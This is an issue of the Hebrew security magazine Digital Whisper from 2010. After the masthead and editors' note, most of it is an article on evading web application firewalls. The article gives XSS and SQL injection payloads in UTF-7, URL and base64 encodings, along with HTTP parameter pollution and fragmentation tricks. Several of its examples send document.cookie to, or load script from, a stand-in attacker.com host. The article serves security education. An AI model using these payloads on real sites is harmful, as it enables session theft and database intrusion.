


Digital Whisper


גליון 15, דצמבר 2010

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורך:	ניר אדר
כתבים:	אפיק קסטיאל, עו"ד יהונתן קלינגר, עומר כהן, אביב ברזילי, עמנואל בורנשטיין

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il



דבר העורכים

אז... מה העניינים ליידיז?

גליון 15... מאז הגליון העשירי- כל גליון שאנחנו מוציאים אני מופתע. למרות שבמהלך כל החודש אני רואה איך אט אט הגליון רוקם עור וגידים, תמיד כשאני מתיישב לכתוב את דברי הפתיחה- אני מתפלא מחדש, עוד גליון יצא, ועוד מאמרים פורסמו, ועוד ועוד ועוד ועוד.. לי לפחות זה לא מובן מאליו.. ועדיין- הקהילה שלנו עדיין לא מרגישה חיה. במהלך החודש צצה לה נקודת אור- נפתחה קבוצת Defcon ישראלית ע"י שני חבר'ה בשם יפתח עמית ואיציק קוטלר, המפגש הראשון נקבע לחודש דצמבר, נכון לכתיבת שורות אלו לא נקבע מקום (נקבע משהו והוחלט לשנות), אבל שווה לעקוב ונראה מה יביא יום.

ולפני שנציג את תוכן הגליון, רציתי להגיד תודה לכל מי שעזר ובזכותו הגליון הזה יצא לאור:

תודה רבה ל**ניר אדר** העורך העשוי ללא חת שלנו, תודה רבה ל**אביב ברזילי (sNiGhT)** שכל פעם מפתיע עם מאמר משוגע, תודה רבה ל**עו"ד יהונתן קלינגר** ול**עומר כהן** על מאמר בנושא רשתות אלחוטיות, ותודה רבה ל**עמנואל בורנשטיין (emanuel1234)** על מחקר מרתק שביצע.

הגליון החמישה-עשר של Digital Whisper כולל את המאמרים הבאים:

- **Web Application Firewall Bypassing** (נכתב ע"י אפיק קסטיאל / cp77fk4r):

מאמר הסוקר מספר דרכים בהן תוקפים מבצעים שימוש בכדי לזהות ולעקוף רכיבי Web Application Firewall שונים, הבנה של דרכי החסימה ומה ניתן לעשות בכדי לחמוק מאותם מצבים.

- **The Art Of Exploitation - Windows 7 DEP&ASLR Bypass** (נכתב ע"י אביב ברזילי / sNiGhT):

מאמר הסוקר את ההגנות DEP ו-ASLR אשר נהפכו לפופולריות מאוד במערכות הפעלה "החדשות", מסביר אודותיהן, ומציג מקרים ודרכים בהם ניתן לעקוף אותן בכדי להגיע למצב של הרצת קוד תוך כדי ניצול חולשות Overflow באפליקציות מוגנות.

- **כבשת הרשע** (נכתב ע"י עו"ד יהונתן קלינגר ועומר כהן):

מאמר הסוקר את בעיות הפרטיות כאשר מתחברים לרשתות אלחוטיות חופשיות שאינן מוצפנות, הן מבחינה משפטית והן מבחינה טכנולוגית. החומר במאמר הוצג לאחרונה בוועידה השנתית לאבטחת מידע ע"י כותבי המאמר.

- **Exploiting Firefox Extensions** (עימנואל בורנשטיין / emanuel1234):

מאמר המציג את ממצאי המחקר שביצע עמנואל בנושא אבטחת מידע במספר תוספות נפוצות לדפדפן Firefox, המאמר סוקר את טכנולוגיות התוספות, איך הן משתלבות בדפדפן עצמו, כיצד ניתן לאתר התקנה של תוספות אלו מרחוק וכיצד ניתן לנצל את החולשות בהן.

ניר אדר אפיק קסטיאל

תוכן עניינים

דבר העורכים	2
תוכן עניינים	4
BYPASSING WEB APPLICATION FIREWALLS	5
כבשת הרשע: על בעיות האבטחה של רשתות אלחוטיות	18
THE ART OF EXPLOITATION: WINDOWS 7 DEP & ASLR BYPASS	30
EXPLOITATION FIREFOX EXTENSIONS: הגרסה העברית	47
דברי סיום	113

Bypassing Web Application Firewalls

מאת אפיק קסטיאל / cp77fk4r

הקדמה

כולם יודעים לספר שהטריגר שעזר לעולם להבין שיש צורך ב-WAF הוא ה-"PHF Exploit" המפורסמת (מאז 1996), חולשה שנמצאה במנגנון מבוסס CGI בשם phf שאיפשרה להשתלט בקלות רבה על שרתי Apache ע"י הרצת פקודות מערכת (Remote Arbitrary Command Execution) דרך סקריפט CGI שבאותם ימים הופץ עם מספר שרתים (Apache 1.0.3 ו-NCSA) ולכן היה בתפוצה נרחבת כל כך.

דוגמאות משימוש בחולשה:

http://staff.washington.edu/dittrich/talks/web-security/phf.html

(למי שניצול החולשה הנ"ל מזכיר לו את באג ה-Unicode המפורסם שהיה בשרתי IIS4/5 והיה בשימוש בתפוצה משוגעת בסביבות 2000-2001 - שירים יד)

אני לא יודע להגיד אם באמת בגלל החולשה הזאת כל עולם ה-WAF התפתח, אבל מי שאני שאחלוק על גוגל.

Web Application Firewalls נמצאים בשוק האזרחי קצת יותר מעשור, המוצר הראשון היה ה-"AppShield" שעבר גלגולים רבים, וה-WAF הראשון מבוסס קוד פתוח היה ModSecurity (שהוזכר לא פעם בגליונות הקודמים). הרעיון היה למצוא פתרון כולל שדרכו ודרך ממשק נוח יהיה ניתן לקבוע את רמת האבטחה של אפליקציות ה-Web בשרת, לדוגמא, ע"י סינון קלט גלובאלי, או ע"י קביעת חוקי הרשאות לקבצים ופונקציות ספציפיות.


כל טכנולוגיה מממשת את הרעיון באופן שונה, אך בכלליות, הרעיון הוא שכל קלט ופלט שחוצה את גבול ה-Client Side וה-Server Side (לא משנה מאיזה כיוון) עובר דרך מנגנון הפילטור. קלט מכיוון ה-Client Side יכול להיות דרך בקשות GET או בקשות POST, ויכול להיות דרך Cookies של המשתמש ושאר הכותרים (Headers, כגון Host, Refferer, Rang-Byte וכו') שנשלחים לשרת מהלקוח. פלט מכיוון השרת יכול להיות תבניות ספציפיות (כגון תבניות של מספרי כרטיסי אשראי), שמות משתמשים, תוכן של קבצים על השרת, שגיאות אפליקציה, מסדי נתונים וכו'.

לפני השימוש ב-WAF היה על מתכנת המערכת לממש את מנגנון הוולידציה על הקלט מהמשתמש בעצמו ולהטמיע אותו במערכת, ובמידה ולאחר עליית המערכת לאויר התגלו מספר חולשות/תווים מסוכנים נוספים – היה על מפתח המערכת לעדכן את המנגנון בכל המערכת. במידה והיו מספר מערכות על השרת היה על מנהלי השרת לדרוש מכל מפתח ומפתח לעדכן את המערכת שלו.

בעזרת שימוש ב-WAF מנהל/צוות האתר יכלו לקבוע בעזרת ממשק נח ואחיד איזה תווים יוכלו להתקבל לאיזה אפליקציה, ואילו דפים יהיו נגישים ולאיזה סוגי משתמשים, כך במידה ונמצאו מספר וקטורי תקיפה חדשים אשר מסכנים את המערכות על השרת, ניתן היה להמנע מהם על ידי הוספת חוקים (Rules) בממשק ה-WAF, להכיל אותו על כלל המערכות בשרת. כך גם אם אחת הפונקציות באפליקציה שלנו שמדברת עם מסד הנתונים רצה עם הרשאות כתיבה ואינה מסננת תווים (ולכן רגישה למתקפות כגון SQL INJECTION) הדבר אינו מסכן את השרת שלנו- מפני שקבענו חוק ב-WAF שמונע מהמשתמש להכניס תווים שהם לא אלפא-נומריים, ולכן לא משנה כמה התוקף יעשה גילגולים באויר - הוא לעולם לא יוכל לתשאל את מסד הנתונים שלנו בעזרת שאילתות שאינן לרוחנו.

כאן אני אמליץ בחום רב לקרוא את המאמר הנפלא שנתנאל שיין כתב אשר פורסם בגליון העשירי של Digital Whisper על סוגי טכנולוגיות ה-WAF השונות והצורך בהן.

את ה-WAF מתקינים בדרך כלל לפני ה-Web Servers, ה-Application Server שנמצאים ב-DMZ של האירגון:



(במקור: http://johanne.ulloa.org/pourquoi-un-waf.html/web-attacks-targets-4)

נשמע שה-WAFs מהווה פתרון רציני לכל בעיות "מעצבי התוכנה" (הגדרה שלי לכל החבר'ה האלה שגוררים אובייקטים באיזה Framework, מכניסים מספר פרמטרים, "מקמפלים" וחושבים שהם יודעים לבנות מערכות Web 2.0 לתפארת, אבל בתכלס אין להם מושג בפיתוח, שלא נדבר על אבטחת מידע...)

אז זהו, של-WAFs יש בהחלט פוטנציאל רציני, אבל בשורה התחתונה עדיף שלא להסתמך עליו. הפתרון הנ"ל בהחלט עושה עבודה מצויינת כאשר הוא מקונפג כמו שצריך ומתעדכן באופן קבוע, אבל אסור לבנות עליו כאשר מאפיינים מערכת או בוחנים אבטחה של פונקציה. **אסור להיות שאננים, מנגנון ה-WAF מגיע בנוסף, ובשום פנים ואופן לא כתחליף** למערך האבטחה של האפליקציה. במאמר זה אסקור מספר דרכים בהם תוקפים מבצעים שימוש בכדי לעקוף מנגנונים אלה.

הקדמה לחלק הפרקטי

בהחלט מדובר בפתרון אלגנטי, אך הוא רחוק מלהיות מושלם, גם כאשר מדובר במוצר רציני, שקונפג בצורה מקצועית במספר רב של מקרים ניתן לעקוף אותו. **ברב המקרים האלה מדובר בגלל ההפרשים הטבעיים הקיימים במוצר עצמו ובין המוצרים שעליו הוא נועד להגן**. לדוגמא, קידוד שמאוד נפוץ כיום בעולם ה-HTTP הוא UTF-8, ולכן מספר רב של WAFs מגוננים באופן יוצא מהכלל על קלט אשר נשלח בקידוד זה, אך במידה ותוקף ינסה לדבר עם מסד הנתונים או אפליקציית ה-WEB ב-UTF-7, יכול להיות שבמקרים רבים מסד הנתונים כן ידע לזהות ולהגיב בצורה טובה (טובה לתוקף כמובן) ואף טבעית, ומנגנון ה-WAFs לא יוכל לזהות כי מדובר בוקטור זדוני מפני שאין מדובר בתווים שנמצאים ברשימת התווים ה-"זדוניים" (במידה ומדובר ב-Black List Filtering), בכדי להמחיש אתן דוגמא:

אם תוקף ינסה להזין את הקלט הבא:

```
GET /error.php?msg=<script>alert(document.cookie)</script> HTTP/1.1
Host: Vuln.com
```

ומפני שברשימה השחורה שלנו מופיעים התווים "<" ו-">", הבקשה הזאת תקבל Drop מה-WAF ותוחזר למשתמש שגיאה. לעומת זאת, אם בדיוק את אותו הוקטור התוקף ישלח, בשינוי קידוד אותם התווים, לדוגמא, ל-UTF-7, הוא לא יאלץ להשתמש בתווים "<" ו-">" וכך לעקוף את המנגנון.

הווקטור יראה כך:

```
GET /error.php?msg=+ADw-script+AD4-alert(document.cookie)+ADw-
/script+AD4- HTTP/1.1
Host: Vuln.com
```

התו ">" ב-UTF-7 מוצג כך: "-ADw+" והתו "<" באותו הקידוד נראה כך: "-AD4+", ולכן אשר וקטור זה יגיע לשרת- הוא לא יחסם (מפני שמדובר בתווים שאינם נמצאים ברשימה השחורה), אך כאשר הדפדפן של המשתמש יצפה בעמוד, במידה והתווים האלה יופיעו בין 4096 התווים הראשונים בעמוד, ופונקצית ה-"AutoSelect" של ה-Encodding תהיה דלוקה- הדפדפן יניח שמדובר בעמוד שמוצג ב-UTF-7 ויפרש את אותן המחרוזות כ-"<" וכ-">", מה שיגרום כמובן להרצת הסקריפט. במהלך החלק הפרקטי ארחיב יותר על דוגמאות אלו.

בהרבה מאוד מקרים, הידיעה מול איזה רכיב WAF ואיזה גירסא אנו עומדים יכולה לעזור מאוד, מפני שכל רכיב שכזה מתנהג בצורה שונה ולכל צורת התנהגות יש חולשות שונות, כך שידיעת הטכנולוגיה מולה אנו נאבקים היא כבר חצי מהפתרון. רב הטכנולוגיות מחזירות הודעת שגיאה ייחודית להן, כך שהניסיון מאוד חשוב כאן, ובכל זאת- ניתן להשתמש בכלים כגון Waffit בכדי לזהות תגובה של WAF מתוך מאגר תגובות ולקצר תהליכים.

אותה הגברת בשינוי אדרת

לאחר שהבנו, במהלך נסיונות הפריצה שלנו, שביננו לבין המטרה קיימת טכנולוגיית WAF מסויימת, דבר ראשון- ננסה להבין אילו תווים עומדים לרשותינו ואילו לא.

ניתן להבין זאת ע"י משחקי קלט ופלט עם מערך ה-WAF, לדוגמא, אם נשלח את המחרוזת "<script>" ונראה שאנחנו מקבלים שגיאה מה-WAF, ננסה לשלוח את המחרוזות "<script"", "script>" או <scrip> ומהתוצאות שנקבל מהשרת נוכל להבין מה בדיוק ה-WAF בודק. אם למשל, המחרוזת הראשונה בבדיקה ששלחנו מתקבלת, כנראה שמדובר בבדיקה של המחרוזת "<script>", אך אם היא אינה מתקבלת, סביר להניח שהבדיקה מתבצעת על המחרוזת "<script" בכדי לחסום גם מקרים של "<script src='...'>", במידה והמחרוזת השניה מתקבלת, ניתן להבין כי הבדיקה מתבצעת על המחרוזת "<script>" ולא על "script>", אך אם גם היא אינה מתקבלת, כנראה שהבדיקה מתבצעת על המחרוזת "script>" בכדי לחסום גם מקרים של "</script>" וכן הלאה.

למה אנחנו צריכים להבין מה בדיוק חסום לנו? מפני שלאחר שנמצא את כלל התווים המופיעים ברשימה השחורה (כמובן, בהנחה שהפילטרינג מתבצע על רשימה שחורה ולא על רשימה לבנה) נוכל לנסות להבין אילו וקטורים אנו יכולים לבנות ואילו לא.

כמו שראינו קודם לכן, אם חסום לנו השימוש במחרוזת "<script>" נוכל להעלות קובץ js לשרת משלנו, ולבצע את המתקפה דרך השימוש ב:

```
<script src='http://www.attacker.com/xss.js'></script>
```

לעתים יהיה ניתן לשחק עם גודל האותיות (Low and Hight Case), לדוגמא:

```
<sCrIpT>, <ScRiPT>, <sCRIPt> and etc'
```

במקרים שנגלה שהמילה "script" חסומה, בלי כל קשר לתווים "<" ו-">", נוכל לבצע את המתקפה באופן הבא:

```
<img src='x' onerror=alert('XSS')>
```

וכו'. אני מאמין שהרעיון הובן- בודקים אילו תווים/מחרוזות מסוננים לנו, ניגשים לאחת מה-Cheat-Sheet המומלצות של XSS ובודקים איזה וקטור הכי מתאים למקרה הספציפי שלנו.

דוגמא מאוד יפה שאפשר להביא כאן מה-Real World היא מעקף סינון התווים של MySpace ע"י Samy Worm (או בשמה הרשמי: JS.Spacehero worm).

שימוש בקידודים שונים

כמו שהסברתי קודם עקב אותם הבדלים טבעיים בין מנגנון ה-WAF לבין האפליקציה אליה אנו מעוניינים לפרוץ (אם מדובר באפליקצית ה-WEB ואם מדובר במסד הנתונים או ברכיב רשת כזה או אחר) נגרם פער שאותו קשה מאוד לאכוף. פערים אלו ניתנים לניצול כמו בדוגמא שנתתי בהקדמה. במהלך פרק זה אתן עוד מספר דוגמאות ועקרונות שבעזרתם ניתן לנצל פערים אלו.

כמו שראיתם בדוגמא שנתתי בהקדמה, כל תו ניתן להציג במספר רב מאוד של דרכים (קידודים) / עובדה זאת ניתנת לניצול בכדי לעקוף את מנגנוני סריקת הקלט של טכנולוגיות ה-WAF השונות.

דוגמאות:

במידה וחסומה לנו היכולת לבצע מתקפות כגון SQL Injection עקב פילטור של מילים אשר מרכיבות את שאילתות ה-SQL, כדוגמת המילים "SELECT" או "FROM" וכו' ניתן יהיה לנסות להרכיב את וקטור התקיפה באופן מקודד, לפניכם מספר דוגמאות.

- תחת השימוש בקידודי **%u**, ניתן יהיה להציג את המחרוזת "SELECT FROM" באופן הבא:

```
%u0073ELECT %u0066ROM
```

- תחת השימוש ב-**URL Encodding**, ניתן יהיה להציג את וקטור ה-XSS הבא:

```
<script>document.location.href="http://www.attacker.com?a="+document.co
okie</script>
```

באופן הבא:

```
%3Cscript%3Edocument.location.href%3D%22http%3A%2F%2Fwww.google.com%3Fa
%3D%22%2Bdocument.cookie
```

- במידה ואנו יודעים כי הן הדפדפן של הקורבן מוגדר תחת "Autoselect" (ב-Encodding) והן תשתית השרת אינה מגדירה את הקידוד בו יוצגו תוכן הדפים באתר (לדוגמא, ע"י שימוש בכותר Content-Type), נוכל אף להציג את הוקטור באופן ב-**UTF7**:

```
+ADw-script+AD4-document.location.href+AD0AIg-
http://www.attacker.com?a+AD0AIg-+-document.cookie+ADw-/script+AD4-
```

או אפילו דרך "UTF7 All" באופן הבא:

```
+ADwAcwBjAHIAaQBwAHQAPgBkAG8AYwB1AG0AZQBuAHQALgBsAG8AYwBhAHQAaQBvAG4ALg
BoAHIAZQBmAD0AIgBoAHQAdABwADoALwAvAHcAdwB3AC4AYQB0AHQAYQBjAGsAZQByAC4AY
wBvAG0APwBhAD0AIg-+-
+AGQAbwBjAHUAbQBlAG4AdAAuAGMAbwBvAGsAaQBlADwALwBzAGMAcgBpAHAAdAA+A-
```

תאמינו או לא- אבל דפדפנים פגיעים (IE < 7 לדוגמא) יריצו את השורה הזאת בלי היסוס, וקשה להאמין ש-WAF יידע לעצור את המחרוזת הזאת.

- שימוש בקידוד של **Base64** יאפשר לנו לעקוף את מנגנוני ה-WAF באופן הבא:

```
data:text/htmlbase64,PHNjcmlwdD5hbGVydCgieHNzIHNheTogeW8hIik8L3Njcmlwd
D4=
```

(מי שמעוניין לבדוק- שפשוט יכניס את המחרוזת בשורת ה-URL של Chrome או Firefox)

- במקרים שונים יהיה ניתן להשתמש בפונקציות javascript שונות בכדי לעקוף את מנגנוני ה-WAF, כדוגמאת:

- unescape() / dscape()
- fromCharCode()
- encodeURI() / decodeURI() / encodeURIComponent()

כמובן שכל מקרה לגופו ועניינו, והעקרון פשוט מאוד: אין שום בעיה להשתמש בכל כלי- העיקר שהיעד שלנו ידע לפענח את המידע ומנגנוני ה-WAF לא, במקרים ומדובר במתקפות שיעדן הוא רכיב בצד השרת (כגון מסד הנתונים, פונקציות PHP פגיעה וכו') אנו חייבים שאותו רכיב יוכל להבין את צורת הקידוד בה השתמשנו, אם דיברנו ב-Base64 והפונקציה אינה יודעת להתמודד עם המידע הזה- אז גם אם הצלחנו לעקוף את מנגנוני ה-WAF השונים, דבר לא יעזור לנו.

אגב, בהרבה מקרים יהיה הצורך לשלב מספר קידודים שונים- כל עוד היעד שלנו ידע להתמודד עם העניין- אין שום בעיה לעשות זאת, לדוגמא, אם נרצה להשתמש בוקטור להרצת XSS תחת UTF7 כמו הוקטור מהדוגמא הקודמת:

```
+ADw-script+AD4-document.location.href+AD0AIg-
http://www.attacker.com?a+AD0AIg-+-document.cookie+ADw-/script+AD4-
```

אך השרת מסנן לנו את התו "+", נוכל לשלב את הוקטור עם URL Encodding באופן הבא:

```
%2bADw-script%2bAD4-document.location.href%2bAD0AIg-
http://www.attacker.com?a%2bAD0AIg-%2b-document.cookie%2bADw-
/script%2bAD4-
```

HTTP Parameter Pollution

המתקפה הבאה הוצגה (כמעט לראשונה) בכנס OWASP בשנת 2009 באירופה ע"י שני חוקרי אבטחת המידע Stefano di Paola מ-Mindedsecurity ו-Luca Carettoni הפולני. אופן ניצול השיטה הוא פשוט מאוד ואם זאת גאוני. בין היתר, הרעיון הוא ניצול ההפרש בין אופן התמודדות השרת עם פרמטר שנשלח מספר פעמים באותה ה-HTTP REQUEST ובין אופן ההתמודדות של מנגנון ה-WAF עם אותו מקרה.
לדוגמא, במקום לשלוח את ה-REQUEST הבא:

```
GET /error.php?msg=<script>alert(document.cookie)</script> HTTP/1.1
Host: Vuln.com
```

שבטוח לא יעבור את מנגנוני ה-WAF, ניתן יהיה "לפרק" את וקטור התקיפה באופן הבא:

```
GET
/error.php?msg=<scr&msg=ipt>&msg=aler&msg=t(docu&msg=ment.cookie)</sc&ms
g=ript> HTTP/1.1
Host: Vuln.com
```

כאשר המידע יוצא מתוכנת הלקוח ומגיע ל-WAF הוא מגיע כמספר משתנים (בעלי אותו שם), אך שום משתנה אינו מכיל ערך מזיק:

```
msg=<scr
msg=ipt>
msg=aler
msg=t(docu
msg=ment.cookie)</sc
msg=ript>
```

ולכן הבקשה תעבור את מערך ה-WAF. כאשר הבקשה תגיע לשרת- במידה והשרת יידע להרכיב את המידע הנ"ל באופן כזה שכל המשתנים יחברו למשתנה אחד- וקטור התקיפה שלנו יפעל.

כמובן שבפועל זה לא כל כך פשוט וברב המקרים צריך להפעיל די הרבה יצירתיות, הקושי נובע מכך שרב השרתים הפופולארים מוספים מספר תווים או פשוט- מתייחסים אך ורק לערך האחרון שנקלט. אותם חוקרים הכינו טבלה של מספר שרתי HTTP+טכנולוגיות הפענוח המותקנות עליהם ואת האופן בו הם מתייחסים למקרים:

Technology/HTTP back-end	Overall Parsing Result	Example
ASP.NET/IIS	All occurrences of the specific parameter	par1=val1,val2
ASP/IIS	All occurrences of the specific parameter	par1=val1,val2
PHP/Apache	Last occurrence	par1=val2
PHP/Zeus	Last occurrence	par1=val2
JSP,Servlet/Apache Tomcat	First occurrence	par1=val1
JSP,Servlet/Oracle Application Server 10g	First occurrence	par1=val1
JSP,Servlet/Jetty	First occurrence	par1=val1
IBM Lotus Domino	Last occurrence	par1=val2
IBM HTTP Server	First occurrence	par1=val1
mod_perl,libapreq2/Apache	First occurrence	par1=val1
Perl CGI/Apache	First occurrence	par1=val1
mod_perl,lib???/Apache	Becomes an array	ARRAY(0x8b9059c)
mod_wsgi (Python)/Apache	First occurrence	par1=val1
Python/Zope	Becomes an array	['val1', 'val2']
IceWarp	Last occurrence	par1=val2
AXIS 2400	All occurrences of the specific parameter	par1=val1,val2
Linksys Wireless-G PTZ Internet Camera	Last occurrence	par1=val2
Ricoh Aficio 1022 Printer	First occurrence	par1=val1
webcamXP PRO	First occurrence	par1=val1
DBMan	All occurrences of the specific parameter	par1=val1~~val2

כמו שניתן לראות מהטבלה שהם הציגו, מספר רב של השרתים עונים לקריטריונים "Last occurrence" או ל-"First occurrence" - מה שאומר שלא יהיה ניתן לבצע את המתקפה עליהם.

אך במקרים, כמו בשרתי IIS עם טכנולוגית ASP.NET או אפילו ASP, אנו רואים כי אם נשלח את הבקשה הבאה:

```
GET /error.php?msg=val1&msg=val2 HTTP/1.1
Host: Vuln.com
```

השרת וטכנולוגיות ה-ASP תתייחס לפרמטר כפרמטר אחד והערכים יוכנסו אליו עם הפרדה של הסימן פסיק (",") באופן הבא:

```
Msg=val1,val2
```

נוכל לנצל זאת לדוגמא למתקפות SQL Injection, והדוגמא מהמצגת יכולה להתייחס למשל למקרה שבו יש תנאי בדיקה אשר מוודא כי במשתנה שנשלח לשרת אין את גם את המחרוזת "SELECT" וגם את המחרוזת "FROM".

במקרה כזה, נוכל לנצל זאת באופן הבא: במקום לשלוח את הבקשה הבאה:

```
GET /index.aspx?page=' UNION SELECT 1,2,3 FROM TABLE WHERE id='1
HTTP/1.1
Host: Vuln.com
```

שלא תעבור את ה-Rule שהצגנו קודם, נוכל לשלוח אותה באופן הבא:

```
GET /index.aspx?page=' UNION SELECT 1,2&page=3 FROM TABLE WHERE id='1
HTTP/1.1
Host: Vuln.com
```

כך כאשר הבקשה תגיע למערך ה-WAF, הוא יעבור על ה-URL ויראה שבין ה-"?" לבין ה-"&" אין גם את המילה "SELECT" וגם את המילה "FROM" – וייתן לה לעבור.

הערכים יגיעו לאפליקציה, באופן הבא:

```
page=SELECT 1,2
page=3 FROM TABLE WHERE id=1
```

כמו שראינו, טכנולוגיות ה-NET. תוסיף פסיק (",") ותחבר את שני הערכים, מה שירכיב לנו את הוקטור הבא:

```
SELECT 1,2,3 FROM TABLE WHERE id=1
```

(הפסיק הכתום נדחף ע"י ה-NET.)

ניתן להשתמשב HPP (HTTP Parameter Pollution) גם למתקפות שונות, אבל זה לא נושא המאמר ולכן לא נפרט אותן. אני ממליץ בחום לעבור על המצגת בכדי לראות את שאר הדוגמאות ולהבין את שאר מתודות התקיפה שניתן לבצע בעזרת מתקפה זו.

HTTP Parameter Fragmentation

הטכניקה הבאה שאציג מזכירה מאוד את הטכניקה הקודמת, ה-HTTP Parameter Pollution, אך היא שונה בדרך בה היא עוקפת את מנגנוני ה-WAF. הרעיון כאן הוא לגרום למנגנון ה-WAF לחשוב כי ערך אשר שייך למשתנה אחד שייך למספר משתנים פקטיביים, וכך לגרום לו להעביר אותם.

לדוגמא, נניח כי קיים לנו אותו מנגנון מהפרק הקודם- מנגנון אשר בודק האם קיים משתנה שבו יש גם את המחרוזת "SELECT" וגם את המחרוזת "FROM", ובמידה ואכן קיים משתנה כזה בבקשת הלקוח – הבקשה תדחה (Drop). הרעיון כאן הוא לגרום למנגנוני ה-WAF "לדמיין" משתנים שלא קיימים. ניתן לבצע זאת למשל באופן הבא:

```
?id=' UNION SELECT 1,2,3/*&fake=*/ FROM TABLE WHERE id=1
```

כאשר השאילתה תעבור במנגנון ה-WAF הוא יבין כי יש לנו כאן שני משתנים:

```
id=' UNION SELECT 1,2,3/*
fake=*/ FROM TABLE WHERE id=1
```

אך כאשר השאילתה תגיע למסד הנתונים, מפני שמדובר בעצם ב-comment המידע המיותר יזרק והשאילתה תראה כך:

```
?id=' UNION SELECT 1,2,3 FROM TABLE WHERE id=1
```

טכניקה נוספת היא השימוש בערכים %26 ו-%3d (במקום "&" ו-"=" בהתאמה) בכדי לנסות להכניס משתנים פקטיביים לבקשה.

Location. Hash

טכניקה נוספת אשר ניתן להשתמש בה בעת מתקפות Client-Side (כגון Cross Site Scripting) היא השימוש באובייקט location.hash אשר מסמל את כל מה שמגיע אחרי ה"עוגן" (anchor) - הסולמית ב-URL:

```
http://www.site.com/page.php?parameter=value#anchor
```

תזכורת: המתווה של Cross Site Scripting, הן Reflected והן Stored מחייב את התוקף שה-Server-Side יחזיר את וקטור התקיפה לקורבן.

נניח כי הקישור הבא פגיע ל-XSS:

```
GET /error.php?msg=404%2C%20Sorry%2C%20not%20found%2E HTTP/1.1
Host: Vuln.com
```

הקישור מחזיר כמובן את הודעת השגיאה:

404, Sorry, not found.

נוכל לנצל זאת בכדי להריץ את הוקטור הבא:

```
GET
/error.php?msg=<script>document.location.href="http://www.attacker.com?
a="+document.cookie</script>
Host: Vuln.com
```

אך במידה וקיים ביננו לבין השרת מנגנון WAF אשר מחזיר לנו Drop עקב זיהוי של המחרוזת "document.cookie" בבקשה – המתקפה כמובן לא תצא לפועל.

כדי לעקוף מקרים כאלה, נוכל להריץ את וקטור התקיפה באופן הבא:

```
GET
/error.php?msg=<script>document.write(location.hash)</script>#<script>a
lert(document.cookie)</script>
Host: Vuln.com
```

וכאן נשאלת השאלה- למה שהוקטור הבא לא יחסם גם הוא, הרי גם הוא מכיל את המחרוזת "הבעיתית" - "document.cookie".

אז נכון, הוקטור החדש שלנו אכן מכיל את המחרוזת הבעיתית, אבל כאשר הבקשה נשלחת לשרת היא נשלחת ללא המידע שנמצא לאחר הסולמית ("#") מפני שהוא לא באמת חלק מה-HTTP REQUEST, ומי שלא מאמין- מוזמן לפתוח Burp ולבדוק בעצמו ☺

הרעיון של השימוש ב"עוגנים" הוא שימוש מקומי בלבד על ידי הדפדפן - הבקשה לעמוד מסויים נשלחת לשרת, המידע מגיע, ולאחריו, במידה והמשתמש ציין גם עוגן ספציפי בעמוד- הדפדפן, **לאחר** שהעמוד ירד למחשב, יחפש את אותו העוגן בעמוד ויפנה את הגולש אליו.

מה שאומר, שאנחנו יכולים להכניס את כל החלקים הבעייתיים שלנו לאחר הסולמית- "כעוגן", ואז לקרוא להם אחר"כ בעזרת השימוש של-"location.hash", "top.location.hash" או "document.location.hash".

